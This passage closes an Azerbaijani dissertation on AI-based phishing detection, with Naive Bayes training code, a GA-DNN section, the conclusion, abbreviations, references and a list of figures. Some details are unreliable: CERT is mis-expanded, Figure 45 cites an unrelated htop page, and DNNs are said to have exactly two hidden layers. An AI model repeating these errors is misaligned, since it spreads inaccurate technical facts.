Şəkil 42. Məlumatları öyrənmə və test setləri olaraq bölünməsi

```
1 X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2,
2 random_state=42)
3
```

Mənbə: müəllif tərəfindən tərtib edilib

Sınıflandırmanın öyrədilməsi: (Şəkil 43)

Şəkil 43. Sınıflandırmanın öyrədilməsi

```
1 clf = MultinomialNB()
2 clf.fit(X_train, y_train)
3
```

Mənbə: müəllif tərəfindən tərtib edilib

Test setindəki məlumatları istifadə edərək məlumatın düzgünlüyünü qiymətləndirilməsi: (Şəkil 44)


Şəkil 44. Məlumatların qiymətləndirilməsi

```
1 y_pred = clf.predict(X_test)
2 accuracy = accuracy_score(y_test, y_pred)
3 print('Accuracy:', accuracy)
4
```

Mənbə: müəllif tərəfindən tərtib edilib

Bu kodda məlumatlarımızı dict-də məlumat bazamızda saxlanır və hər biri text və label adında dəyərə sahibdir. text dəyəri ilə koddakı mətn məlumatlarını saxlayır. Label isə məlumatın hansı kateqoriyaya aid olduğunu göstərir. CountVectorizer sinifi istifadə edərək məlumatlar parametrlərə çevrilir. Buaddımda mətn məlumatları rəqəm parametrlərinə çevrilir. Daha sonra, məlumatlaröyrənmə və test setləri olaraq bölünür. Sonda isə MultinomialNB sinifi istifadə edilərək sinifləndirici öyrədilir və test setindəki məlumatlarla düzgünlüyünün yoxlanılması aparılır. (Şəkil 45)

Şəkil 45. Süni intellekt əsaslı phishing təyin etmə sistemi




Mənbə: <https://itsfoss.com/htop-alternatives/>

3.3 Dərin öyrənmə

Dərin öyrənmə strukturlaşdırılmış arxitekturalarla qurulmuş maşın öyrənməsinin alt dəstidir. Konvolyusiya neyron şəbəkələri (CNN), təkrarlanan neyron şəbəkələri (RNN) və uzun qısamüddətli yaddaş (LSTM) şəbəkələri kimi tez-tez istifadə olunan

bəzi dərin öyrənmə alqoritmlərindən istifadə edilir. Təbii dil emalının (NLP) və dərin öyrənmə alqoritmlərinin sürətli inkişafı ilə phishing aşkarlanması üçün müxtəlif dərin öyrənmə əsaslı həllər təqdim olunur. (Şəkil 46)

Şəkil 46. Dərin öyrənmə əsaslı yanaşmaların əsas arxitekturası



Mənbə: müəllif tərəfindən tərtib edilib

Dərin neyron şəbəkələri (DNN) və genetik alqoritmləri (GA) birləşdirən qabaqlayıcı phishing aşkarlama modelini inkişaf etdirilməsinin mərhələlərini araşdırdıq və sadə model hazırladıq. DNN iki gizli təbəqədən, giriş qatından və çıxış qatından ibarət məşhur dərin öyrənmə texnikasıdır və adətən böyük verilənlərdən çoxsaylı etikətləri təsnif etmək üçün istifadə olunur. GA-lar təbiətdəki genlərin bioloji təkamülündən ilhamlanır və bəzi məhdudiyyətlər altında obyektiv funksiyaların dəyərini minimuma endirmək və ya maksimuma çatdırmaq məqsədi daşıyan optimallaşdırma problemləri üçün geniş istifadə olunur. Bu yanaşma ilə xüsusiyyətseçimi problemini optimallaşdırma problemi hesab edilir. Riyazi dildə desək, məqsəd funksiyası xüsusiyyətlərin sayını minimuma endirir, məhdudiyyət funksiyası isə təsnifat modelinin dəqiqliyidir. Performans tələblərinə minimal xüsusiyyətlərlə cavab vermək modelin təlim müddətini azaldır və böyük məlumatları aradan qaldıra bilər. Buna görə də, hər nəşildə DNN modelinin dəqiqliyini hesablayaraq xüsusiyyətlərin optimal alt çoxluğunu tapmaq üçün GA tətbiq edilmişdir. Təsnifat mərhələsi seçilmiş xüsusiyyətlərdən giriş funksiyaları kimi, UCI verilənlər toplusundan isə DNN modelinə uyğunlaşmaq üçün təlim verilənlər toplusu kimi istifadə edilmişdir. Bununla belə, GA-DNN modeli 89% olan nisbətən aşağı dəqiqlik nəticəsi əldə etdi.

Məlumdur ki, hiperparametrlər və öyrənmə məlumatlar toplusunun ölçüsü dərin öyrənmə modellərinin performansına əhəmiyyətli dərəcədə təsir göstərir. (<https://www.math.univ-toulouse.fr/~besse/Wikistat/pdf/st-m-hdstat-rnn-deep-learning.pdf>, 2021)

NƏTİCƏ

Bu dissertasiya işi süni intellektə əsaslanan anti-phishing sisteminin öyrədilməsi üçün vacib addımlar və süni intellekt vasitəsi ilə təyin etmə, kateqoriyalasdırma, qarşısının alınması tədbirləri və s. məsələlərin həllinə yönəlmişdir. Eyni zamanda texniki metodologiyalar, xüsusən də phishing veb səhifələrin aşkarlanması üçün süni həllərin öyrənilməsinə diqqət ayrılmışdır.

Anti-phishing sistemləri neçə illərdir ki, mövcuddur və bunun üçün çox effektiv həll yolları təklif edilmişdir. Ancaq hücum üsulları daim dəyişir və heç bir həll birdəfəlik olmur. Phishing hücumlarından qorunmaq və maliyyə itkilərinin qarşısını almaq üçün phishing veb səhifələrinin aşkarlanması üzrə davamlı araşdırmalar aparılmalıdır. Süni intellektə əsaslanan həllər 95%-dən yüksək dəqiqliyə nail olunur ki, bu da əhəmiyyətli irəliləyişdir. Bununla belə, dəqiqlik performansının hələ də təkmilləşdirilməsi aparıla biləcəyi mümkündür. Phishing hücumları zamanı aşkarlanmada yanlış xəbərdarlıqların sistemin işləməsi üçün təhlükə yaradır. Bu süni intellektə əsaslanan sistemlərin ən böyük problemi olaraq qalır.

İXTİSARLAR

- CIA – Confidentiality, Integrity and Availability (Məxfilik, Tamlıq və Əlçatanlıq)
- DoS – Denial of Service (Xidmətdən İmtina)
- DNS – Domain Name System (Domen Adı Sistemi)
- IDS – Intrusion Detection System (Müdaxilənin Aşkarlanması Sistemi)
- CERT – Community Emergency Response Team (Kompüter Fövqəladə Hallara Müdaxilə Qrupunun Koordinasiya Mərkəzi)
- AV – Audio/Video (Audio/Video)
- ANN – Artificial Neural Network (Süni Neyron Şəbəkəsi)
- IP – Internet Protocol (İnternet Protokolu)
- IDPS – Intrusion Detection and Prevention System (Hücumun Aşkarlanmasının Qarşısının Alınması Sistemi)
- SVM – Support Vector Machine (Dəstək Vektor Maşını)
- FL – Fuzzy Logic (Qeyri-səlis Məntiq)
- NN – Neural Network (Neyron Şəbəkə)
- EC – Evolutionary calculus (Təkamül hesablaması)
- SCADA – Supervisory Control and Data Acquisition (Nəzarət Sistemi və Məlumatların Toplanması)
- DMZ – Demilitarized Zone (Demilitarizasiya Zonası)
- GA – Genetic Algorithms (Genetik Alqoritmlər)
- DNN – Deep Neural Networks (Dərin Neyron Şəbəkələri)
- CNN – Convolutional Neural Networks (Konvolyusiya Neyron Şəbəkələri)
- RNN – Recurrent Neural Networks (Təkrarlanan Neyron Şəbəkələri)
- API – Application Programming Interface (Tətbiq Proqramlaşdırma İnterfeysi)

İSTİFADƏ EDİLMİŞ ƏDƏBİYYAT SİYAHISI

Türk dilində

1. Aslı Çalış, Sema Kayapınar, Tahsin Çetinyokuş, 2014, Veri Madenciliğinde Karar Ağacı Algoritmaları ile Bilgisayar ve İnternet Güvenliği Üzerine Bir Uygulama. Endüstri Mühendisliği Dergisi Cilt: 25 Sayı: 3-4 Sayfa: 2-119
2. <https://www.math.univ-toulouse.fr/~besse/Wikistat/pdf/st-m-hdstat-rnn-deep-learning.pdf>,Erişim:10.03.2021.

İngilis dilində

3. Schmidhuber, J., 2015, "Deep Learning in Neural Networks: An Overview". Neural Networks. 61: 85–117.
4. M., Hu, J., and Slay, J., 2014, Evaluating host-based anomaly detection systems: Application of the oneclass svm algorithm to adfa-ld, In 2014 11th FSKD, pages 978–982.
5. Ali Shiravi, Hadi Shiravi, M. T. and Ghorbani, A. A. 2012. Toward developing a systematic approach to generate benchmark datasets for intrusion detection. Computers and Security, 31(3):357 – 374.
6. Liao, S. H., & Chu, P. H. (2010). A novel hybrid approach to intrusion detection using machine learning techniques. Expert Systems with Applications, 37(12), 8300-8309.
7. Kandias, M., Antonatos, S., & Akritidis, P. (2010). A taxonomy of web attacks. Computers & Security, 29(1), 28-43.
8. Zulkefli, N. Z., Maarof, M. A., Zainal, A., & Wahab, A. W. A. (2016). Intrusion detection system based on machine learning approach: A systematic review. Journal of Telecommunication, Electronic and Computer Engineering, 8(8), 37-42.
9. Sarhan, A., & El-Dahshan, E. S. (2020). A survey on artificial intelligence in cybersecurity. Journal of Ambient Intelligence and Humanized Computing, 11(4), 1581-1594.
10. Almishari, M., & Zincir-Heywood, A. N. (2015). Machine learning for intrusion detection system: A systematic review. Journal of Network and Computer

Applications, 58, 173-187.

11. Wang, G., & Wang, X. (2018). A survey of advances in deep neural network architectures and learning paradigms for cyber security threat detection. *IEEE Access*, 6, 18720-18736.
12. Dini, G., Giaretta, A., & Martinelli, F. (2016). Cybersecurity and privacy: Bridging the gap. *Computers & Security*, 59, 116-129.
13. Alazab, M., Broadhurst, R., & Islam, M. R. (2012). Taxonomy of cybercrime countermeasures. *International Journal of Cyber-Security and Digital Forensics*, 1(4), 231-251.
14. Khattak, A. M., Bao, F., & Khan, M. U. (2015). A survey of techniques for defending against insider threats in cloud computing. *Journal of Network and Computer Applications*, 52, 38-57.
15. Kim, D., Han, J., & Kim, H. (2017). A survey of security requirements for blockchain. *International Journal of Security and Networks*, 12(4), 212-222.
16. Al-Mamory, S. T., Al-Mamory, S. K., & Khlaf, A. A. (2019). A review of machine learning techniques for cybersecurity applications. *IEEE Access*, 7, 129825-129848.

Rus dilində

17. Номоконов В.А., Тропина Т.Л. Терроризм с помощью Интернета // Терроризм в России и проблемы системного реагирования. — М.: Рос. криминол. ассоц, 2004. — С. 55-59. 0,24 п.л.
18. Тропина Т. Л. Киберпреступность и кибертерроризм: поговорим о понятийном аппарате // Информашын! технолоп! та безпека - Киев, 2003. - С. 168-175. - 0,4 п.л.
19. Тропина Т.Л. Интернет и терроризм: прежние цели - новые средства // Современные проблемы государства и права. Сборник мат. конф. — Владивосток, 2003 — С. 324-327. — 0,16 п.л.
20. Тропина Т.Л. Криминализация электронных посягательств // Новые проблемы юридической науки. — Сборник мат. конф. Владивосток, 2005. - С 264-271 - 0,36 п.л.

İSTİFADƏ OLUNMUŞ ŞƏKİLLƏRİN SİYAHISI

Şəkil 1.	Symantec 2011-ci il üçün İnternet Təhlükəsizliyi Təhlükələri Hesabatı	12
		
Şəkil 2.	İnsayder təhlükəsi ilə bağlı icazəsiz giriş halları	16
		
Şəkil 3.	Ən çox baş vermiş insidentlər	17
		
Şəkil 4.	Giriş üçün məlumatları hədəfləyən təhdidlər	20
		
Şəkil 5.	Soft hesablamalarda istifadə olunan müxtəlif texnikalar	21
		
Şəkil 6.	Ümumi müdaxilənin aşkarlanması sistemi	22
	modeli.....	
Şəkil 7.	“whois” əmri	29
		
Şəkil 8.	3 tərəfli handshake RST paketi ilə kəsilməsi	26
		
Şəkil 9.	"nmap" ilə normal gecikmə müddətində (T3) səssiz port skanlanması	26
		
Şəkil	"Fierce" ilə subdomenlər axtarışı	31
10.		
Şəkil	Banner grabbing	32
11.		
Şəkil 12	XML Xarici hücumunun nümunəsi	33
		
Şəkil	Elementi silmək üçün API çağırılır	34
13.		
Şəkil	İstifadəçinin kukisini hücumçunun serverinə göndərən Javascript kodu	36
14.		
Şəkil	SCADA sisteminin tətbiqi	43
15.		
Şəkil	Spesifikasiyalar və trafik göstəriciləri əsasında şəbəkə trafikini müşahidə	
16.	etmək üçün SIDS yanaşması	45
		

Şəkil	Kitabxanaların əlavə	53
17.	edilməsi.....	
Şəkil	OpenPhish-dan API	53
18.	statistikası.....	
Şəkil	API açarının dəyişənə	54
19.	mənimsədilməsi.....	
Şəkil	Endpointlərin təyin olunması.....	54
20.		
Şəkil	API – dan məlumatların	54
21.	alınması.....	
Şəkil	Məlumatların JSON formatında	54
22.	alınması.....	
Şəkil	Xəta mesajının	54
23.	alınması.....	
Şəkil	Məlumatlar üzərində əməliyyatların	54
24.	aparılması.....	
Şəkil	Məlumatların toplanması	46
25.		
Şəkil	URL məlumat bazasına əlavə	47
26.	edilməsi.....	
Şəkil	Dəyişikliklərin yadda saxlanması	47
27.		
Şəkil	Məlumat bazası ilə əlaqənin kəsilməsi	48
28.		
Şəkil	SQL service səviyyəsinin yüklənməsi	55
29.		
Şəkil	JSON formatında gələn məlumatların Python dict-ə	56
30.	çevrilməsi.....	
Şəkil	Əlavə edilmiş phishing URL'lərin print olunması.....	57
31.		
Şəkil	Məlumatların təmizlənməsi	57
32.	prosesi.....	
Şəkil	URL – dəki lazımsız simvolların	57
33.	təmizlənməsi.....	

Şəkil	URL – lərin silinməsi	58
34.		
Şəkil	Redaktə edilmiş URL – lərin bazaya əlavə edilməsi	58
35.		
Şəkil	Dəyişikliklərin yadda	58
36.	saxlanması.....	
Şəkil	Baza ilə əlaqənin	58
37.	kəsilməsi.....	
Şəkil	Phishing hücumlarını aşkar etmək üçün süni intellektin öyrənmə	59
38.	sxemi.....	
Şəkil	Süni intellektlə məlumatların	62
39.	kateqoriyalasdırılması.....	
Şəkil	Məlumat xarakterli	62
40.	mesajlar.....	
Şəkil	Məlumatların parametrlərə	62
41.	çevrilməsi.....	
Şəkil	Məlumatları öyrənmə və test setləri olaraq	62
42.	bölünməsi.....	
Şəkil	Sinifləndirmənin	62
43.	öyrədilməsi.....	
Şəkil	Məlumatların	63
44.	qiymətləndirilməsi.....	
Şəkil	Süni intellekt əsaslı phishing təyin etmə	63
45.	sistemi.....	
Şəkil	Dərin öyrənmə əsaslı yanaşmaların əsas	64
46.	arxitekturası.....	

İSTİFADƏ OLUNMUŞ CƏDVƏLLƏRİN SİYAHISI

Cədvəl 1. Alqoritmlərin xülasəsi.....	61
---------------------------------------	----